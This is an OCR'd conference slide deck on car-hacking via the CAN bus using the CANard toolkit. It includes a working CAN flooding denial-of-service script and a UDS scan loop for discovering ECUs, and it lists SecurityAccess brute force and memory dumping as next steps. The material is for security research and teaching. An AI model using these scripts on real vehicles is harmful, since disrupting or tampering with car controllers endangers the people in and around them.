


Easy Attacks - Injection

- “Trusted” network
- All traffic is visible to all controllers
- Any controller can send any message

Easy Attacks - Injection




Service
Power Steering
Friday
June 24th, 2011

Getting on the Bus

- Hardware
  - USB to CAN
- Software
  - Send and Receive Messages
  - Encode and Decode Data

CAN Hardware

- $$$$ - Vector, Kvaser
- $$$ - Peak/GridConnect, ECOMCable
- $$ - GoodThopter, OBDuino, CANtact
- $ - ELM327 knockoffs (OBD-II)

CAN Software

- Proprietary Tools
- SocketCAN & canutils
- Wireshark
- CANard


SocketCAN

- CAN to Unix Network Interface
- Included in Linux kernel

```
ifconfig can0 up

cansend can0 123#112233

candump can0

cangen can0
```

Wireshark

- Trace CAN traffic
- Filter, log, sort, etc…



CANard

A Python Toolkit for CAN

- Hardware Abstraction
- Protocol Implementation
- Ease of Automation
- Sharing of Information

Hardware Abstraction

- Hardware devices as classes
  - dev.start()
  - dev.stop()
  - dev.send()
  - dev.recv()

```python
from canard import can
from canard.hw import socketcan

# create a SocketCAN device
dev = socketcan.SocketCanDev('can0')

# start the device
dev.start()

# create a CAN frame
frame = can.Frame(id=0x100)
frame.dlc = 8
frame.data = [1,2,3,4,5,6,7,8]

# send the frame
dev.send(frame)

# receive a frame
frame = dev.recv()

# stop the device
dev.stop()
```

DoS Example

```
from canard import can
from canard.hw import cantact

# create and start device
dev = cantact.CantactDev('/dev/cu.usbmodem14514')
dev.start()

# create our payload frame
frame = can.Frame(id=0)
frame.dlc = 8

# spam!
while True:
    dev.send(frame)
```

Diagnostics Protocols

- OBD-II
- Unified Diagnostic Services

OBD-II

- Read basic data
  - Engine RPM
  - Vehicle Speed
  - Throttle Position
- Read Fault Codes
- Clear Fault Codes


California Environmental Protection Agency
Air Resources Board

Unified Diagnostic Services

- ISO 14229

- Allows diagnostic access to controllers

Unified Diagnostic Services



Unified Diagnostic Services


- SecurityAccess
- RoutineControl
- ReadDataByIdentifier
- WriteDataByIdentifier
- ReadMemoryByAddress
- WriteMemoryByAddress

UDS With CANard

```
import sys

from canard.proto.uds import UdsInterface
from canard.hw.cantact import CantactDev

d = CantactDev(sys.argv[1])
d.set_bitrate(500000)
d.start()

p = UdsInterface(d)

# DiagnosticSessionControl Discovery
for i in range(0x700, 0x800):
    # attempt to enter diagnostic session
    resp = p.uds_request(i, 0x10, [0x1], timeout=0.2)
    if resp != None:
        print("ECU response for ID 0x%X!" % i)
```

UDS SecurityAccess

- Provides access to protected services
- Firmware upload
- Modifying certain variables



Fuzzing Diagnostics

- Automated Controller Discovery
- Device Memory Mapping
    - Memory Dump
    - Determine Memory Permissions
- RoutineControl Discovery
- SecurityAccess Key Brute Force

ECU AutoDiscovery

```
import sys

from canard.proto.uds import UdsInterface
from canard.hw.cantact import CantactDev

d = CantactDev(sys.argv[1])
d.set_bitrate(500000)
d.start()

p = UdsInterface(d)

# DiagnosticSessionControl Discovery
for i in range(0x700, 0x800):
    # attempt to enter diagnostic session
    resp = p.uds_request(i, 0x10, [0x1], timeout=0.2)
    if resp != None:
        print("ECU response for ID 0x%X!" % i)
```

Honda:
ECU Response for ID 0x740!

Conclusions

- CAN Bus Attacks
  - Denial of Service
  - Injection
  - Diagnostics

Conclusions

- You will need
  - Hardware Interface
    - CANtact
  - Software Tools
    - CANard
    - Wireshark

Thank you!

Questions?

http://github.com/ericevenchick/canard
http://cantact.io
@ericevenchick